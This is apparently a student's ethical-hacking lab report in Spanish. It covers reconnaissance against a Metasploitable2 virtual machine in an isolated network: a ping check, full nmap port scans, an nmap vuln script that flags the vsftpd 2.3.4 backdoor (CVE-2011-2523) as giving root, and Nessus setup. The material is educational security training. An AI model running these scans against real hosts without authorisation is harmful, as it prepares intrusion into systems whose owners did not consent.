

Hacking ético

Práctica UD3 - Pentesting de Sistemas

Autor: Rodríguez Garrido Rubén

INDICE:

1. EJERCICIO: EXPLOTACIÓN VULNERABILIDADES CVE-2011-0762 y CVE-2011-2523	2
Actividad 1: Localiza información en Internet sobre la vulnerabilidad CVE-2011-0762. Cita alguna URL que consideres una fuente oficial. Explica en qué consiste dicha vulnerabilidad. (1p).	4
Actividad 2: Recopilación de Información... (2p)	4
Actividad 3 Opcional Nessus: (1,5p)	7
Actividad 4: Vulnerabilidad CVE-2011-2523. (2,5p)	20
Actividad 5: Realización del ataque (acciones de Post-Explotación). (1,5p)	25
2. EJERCICIO OPCIONAL (SUBIDA DE NOTA): EXPLOTACIÓN DE LA VULNERABILIDAD ETERNALBLUE EN WINDOWS.	28
Actividad 6 (OPCIONAL):	28
3. EJERCICIO: EXPLOTACIÓN DE VULNERABILIDADES DE RDP (PROTOCOLO DE ESCRITORIO REMOTO) EN SERVERS WINDOWS: HIJACKING, ETC.	40
Actividad 7: Ejercicio: "Operación Sticky Shell" (2,5p)	41
Tareas a realizar: (1p)	41
Preguntas de Reflexión y Mitigación: (1,5p)	48

ACTIVIDAD EVALUABLE 3 (2ª EVALUACIÓN)**CICLO:** *CURSO DE ESPECIALIZACIÓN EN CIBERSEGURIDAD***MÓDULO:** *HACKING ÉTICO***FECHA:** 6 Abril 2026**NOMBRE:** Rodríguez Garrido

Rubén.....

OBSERVACIONES: Leer al final de la última página.**HACKING ÉTICO****PRÁCTICA UD3 - PENTESTING DE SISTEMAS**

Vulnerabilidades en FTP servers, RDP y otros

**1. EJERCICIO: EXPLOTACIÓN VULNERABILIDADES
CVE-2011-0762 y CVE-2011-2523****Enunciado**

La práctica consiste en la realización de una prueba de penetración que explote la vulnerabilidad **CVE-2011-0762** en el servicio **VSFTPD v2.3.4** (servidor FTP muy utilizado en entornos UNIX) para conseguir una shell e interactuar con el servidor vulnerado a través del envío de comandos del sistema.

Para llevar a cabo el ataque se plantea la realización de las siguientes etapas (integradas en la metodología tradicional de Pentesting):

- Recogida de información:** Para recopilar información de los servicios, puertos y servidores del entorno de pruebas a montar, podéis directamente utilizar **Nmap** o utilizar dicha herramienta desde el entorno de **Metasploit**.
- Análisis de vulnerabilidades:** Las herramientas **Nessus** y **OpenVAS** son opciones para realizar el escaneo y el análisis de vulnerabilidades sobre la máquina objetivo.
- Explotación de vulnerabilidades:** Podéis utilizar Metasploit para explotar la vulnerabilidad **CVE-2011-0762** sobre la víctima.
- Realización del Ataque (post-explotación):** El objetivo es lograr el acceso al sistema y enviar una serie de comandos que permitan comprometer la seguridad del mismo.


Entorno de Pruebas

Para poder efectuar el ataque, existe la opción de instalar dos máquinas virtuales conectadas entre sí:

- e. **Kali Linux:** Desde esta máquina se efectuará el ataque (las alternativas a Kali son: *BackBox*, *BackTrack5r1 VM* y *Parrot OS*).
- f. **Metasploitable2 o Metasploitable3** (*esta máquina es algo más compleja de instalar, se requiere de Vagrant u otras alternativas*): Máquina que será el objetivo de ataque.

Es importante comprobar que ambas máquinas tengan visibilidad entre sí, para ello tendréis que realizar las configuraciones pertinentes en el entorno virtual que vayáis a utilizar. Además, desde la máquina en Kali Linux podréis utilizar **Nmap** para realizar el escaneo de puertos y servicios, y el Framework **Metasploit** desde el que se lanzarán todos los comandos correspondientes sobre el servidor en el que se desea realizar la prueba de penetración.

La siguiente figura ilustra un entorno de pruebas con OpenVAS (o Nessus) y Metasploit, ambas en Kali:



Actividades a realizar

Actividad 1: Localiza información en Internet sobre la vulnerabilidad CVE-2011-0762. Cita alguna URL que consideres una fuente oficial. Explica en qué consiste dicha vulnerabilidad. (1p).

Información de vulnerabilidad. (INCIBE)

La vulnerabilidad CVE-2011-0762 afecta a vsftpd en versiones anteriores a la 2.3.3. El problema permite que un usuario remoto que ya tenga credenciales válidas pueda bloquear el servicio. Lo consigue enviando expresiones glob preparadas a propósito dentro de comandos STAT, y repitiendo esto desde varias sesiones FTP.

Ese patrón hace que el servidor consuma mucha CPU y acabe ocupando todos los procesos disponibles, dejando el servicio fuera de uso

Nota: vsftpd usaba estos patrones glob para procesar comandos como . El problema es que ciertas combinaciones de glob muy complejas hacían que el servidor gastara muchísima CPU intentando resolverlas. Si un atacante autenticado enviaba muchas de estas peticiones, podía bloquear el servicio.

Actividad 2: Recopilación de Información... (2p)

- g. Detalla las IPs de las máquinas atacante y víctima. **(0,5p)**
- h. Verifica si ambas se pueden comunicar entre sí. **(0,5p)**
- i. Utiliza **Nmap**, o desde **Metasploit**, para:
 - i. Realizar un escaneo de servicios y puertos de la máquina objetivo del ataque. **(0,5p)**
 - ii. Obtener información más precisa sobre el puerto y la versión del servicio FTP vulnerable. **(0,5p)**

Primero **detallamos** las IPs de las máquinas virtuales, para poder hacer este apartado.

Máquina virtual	IP
Kali Linux	192.168.79.130
Metasploitable2	192.168.79.129

Procedemos a **comprobar** si hay conectividad entre varias máquinas.
(Por seguridad se usa una red Host only, ambas máquinas en una misma red. Sin acceso a internet)

```

Metasploitable2-Linux - VMware Workstation
Metasploitable2-Linux x
The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:27:d2:ce brd ff:ff:ff:ff:ff:ff
    inet 192.168.79.129/24 brd 192.168.79.255 scope global eth0
        inet6 fe80::20c:29ff:fe27:d2ce/64 scope link
            valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST> mtu 1500 qdisc noop qlen 1000
    link/ether 00:0c:29:27:d2:d8 brd ff:ff:ff:ff:ff:ff
msfadmin@metasploitable:~$

Para dirigir la entrada a esta máquina virtual, haga clic dentro o pulse Ctrl+G.


Kali_RRG - VMware Workstation
Kali_RRG x
ruben@rrg: ~
Session Acciones Editar Vista Ayuda
(ruben@rrg)-[~]
$ ping 192.168.79.129
PING 192.168.79.129 (192.168.79.129) 56(84) bytes of data.
64 bytes from 192.168.79.129: icmp_seq=1 ttl=64 time=1.13 ms
64 bytes from 192.168.79.129: icmp_seq=2 ttl=64 time=0.554 ms
64 bytes from 192.168.79.129: icmp_seq=3 ttl=64 time=0.357 ms
64 bytes from 192.168.79.129: icmp_seq=4 ttl=64 time=0.460 ms
64 bytes from 192.168.79.129: icmp_seq=5 ttl=64 time=0.377 ms
64 bytes from 192.168.79.129: icmp_seq=6 ttl=64 time=0.334 ms
64 bytes from 192.168.79.129: icmp_seq=7 ttl=64 time=0.355 ms
^C
  192.168.79.129 ping statistics:
  7 packets transmitted, 7 received, 0% packet loss, time 6107ms
 rtt min/avg/max/mdev = 0.334/0.509/1.128/0.262 ms
(ruben@rrg)-[~]
$
(ruben@rrg)-[~]
  
```

Ahora, vamos a realizar el **escaneo** del objetivo (Metasploitable 2).



```
Kali_RRG x
ruben@rrg: ~
Session Acciones Editar Vista Ayuda
(ruben@rrg)-[~]
$ sudo nmap 192.168.79.129 -p
[sudo] contraseña para ruben:
/usr/lib/nmap/nmap: option requires an argument -- 'p'
See the output of nmap -h for a summary of options.
(ruben@rrg)-[~]
$ sudo nmap 192.168.79.129 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 17:17 CET
```


Tenemos todos los puertos abiertos que hay en la máquina de Metasploitable.



```
ruben@rrg: ~
Session Acciones Editar Vista Ayuda
See the output of nmap -h for a summary of options.
(ruben@rrg)-[~]
$ sudo nmap 192.168.79.129 -p-
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 17:17 CET
Nmap scan report for 192.168.79.129
Host is up (0.0022s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8000/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
34006/tcp open  unknown
42232/tcp open  unknown
58195/tcp open  unknown
59608/tcp open  unknown
MAC Address: 00:0C:29:27:D2:CE (VMware)


Nmap done: 1 IP address (1 host up) scanned in 19.84 seconds
(ruben@rrg)-[~]
$
```

Vamos a proceder a obtener **información** más precisa sobre el puerto y la versión del servicio **FTP** vulnerable.



```
(ruben@rrg)-[~]
$ sudo nmap 192.168.79.129 -p 21 --script=vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 17:22 CET
```

Este comando hace que nmap escaneé la máquina, al puerto específico de ftp, y el `--script=vuln` es para ver las vulnerabilidades del servicio.



```
(ruben@rrg)-[~]
$ sudo nmap 192.168.79.129 -p 21 --script=vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 17:22 CET
Nmap scan report for 192.168.79.129
Host is up (0.00035s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPD version 2.3.4 backdoor
|   State: VULNERABLE (Exploitable)
|   IDs:   CVE:CVE-2011-2523  BID:48539
|   vsFTPD version 2.3.4 backdoor, this was reported on 2011-07-04.
|   Disclosure date: 2011-07-03
|   Exploit results:
|   Shell command: id
|   Results: uid=0(root) gid=0(root)
|   References:
|   https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|   http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|   https://www.securityfocus.com/bid/48539
|_
MAC Address: 00:0C:29:27:D2:CE (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.46 seconds

(ruben@rrg)-[~]
$
```

Actividad 3 Opcional Nessus: (1,5p)

- j. Realiza un escaneo básico de Hosts, puertos y servicios de la máquina de la víctima.
- k. Haz un escaneo avanzado para obtener información más detallada sobre el servicio FTP de la máquina objetivo.
- l. Detalla en ambos casos las vulnerabilidades más importantes detectadas: gravedad, CVE, CVSS, exploits y medidas de remediación, más otras cuestiones que consideres.
- m. Adjunta a la tarea los informes de vulnerabilidades que estimes oportuno en formato PDF.

Primero vamos a empezar con el escaneo básico del único host que tenemos, metasploitable2.

Para ello, deberemos de tener instalado Nessus en nuestra máquina Kali Linux.


```
ruben@kali: ~/Downloads
Session Actions Edit View Help
(ruben@kali)~[~/Downloads]
$ sudo dpkg -i Nessus-10.11.3-ubuntu1604_amd64.deb
[sudo] password for ruben:
Selecting previously unselected package nessus.
[Reading database ... 85%
```

Iniciaremos el servicio de Nessus.



```
(ruben@kali)~[~/Downloads]
$ sudo /bin/systemctl start nessusd.service

(ruben@kali)~[~/Downloads]
$
```

Nos aparecerá esto en el navegador, ya que tiene un certificado autofirmado, pero no pasa nada, aceptamos el riesgo.




Empezamos la configuración del sistema de Nessus.



Le damos en start trial of Nessus Professional

Nos dará una licencia para la prueba.




Creamos una cuenta de usuario.



The screenshot shows the Tenable Nessus web interface for creating a new user account. The page has a dark blue background with the Tenable logo and 'Nessus' text at the top. Below the logo, it says 'Create a user account' and provides instructions: 'Create a Nessus administrator user account. Use this username and password to log in to Nessus.' There are two input fields: 'Username *' with the value 'ruben' and 'Password *' with a masked password of 12 dots. At the bottom, there are 'Back' and 'Submit' buttons. A copyright notice '© 2026 Tenable®, Inc.' is visible at the very bottom.


Nota: (Se debe activar la prueba de Nessus profesional para poder obtener una prueba de 6 días, y además para así descargar informe de vulnerabilidades)




Primero, voy a crear una nueva carpeta, para tener un poco de organización, es meramente organizativo.




Tras hacerlo, ahora vamos a lo que verdaderamente nos importa, el escaneo de la máquina virtual.



Damos en new scan, y nos aparecerá esto...




Elegimos Host Discovery.



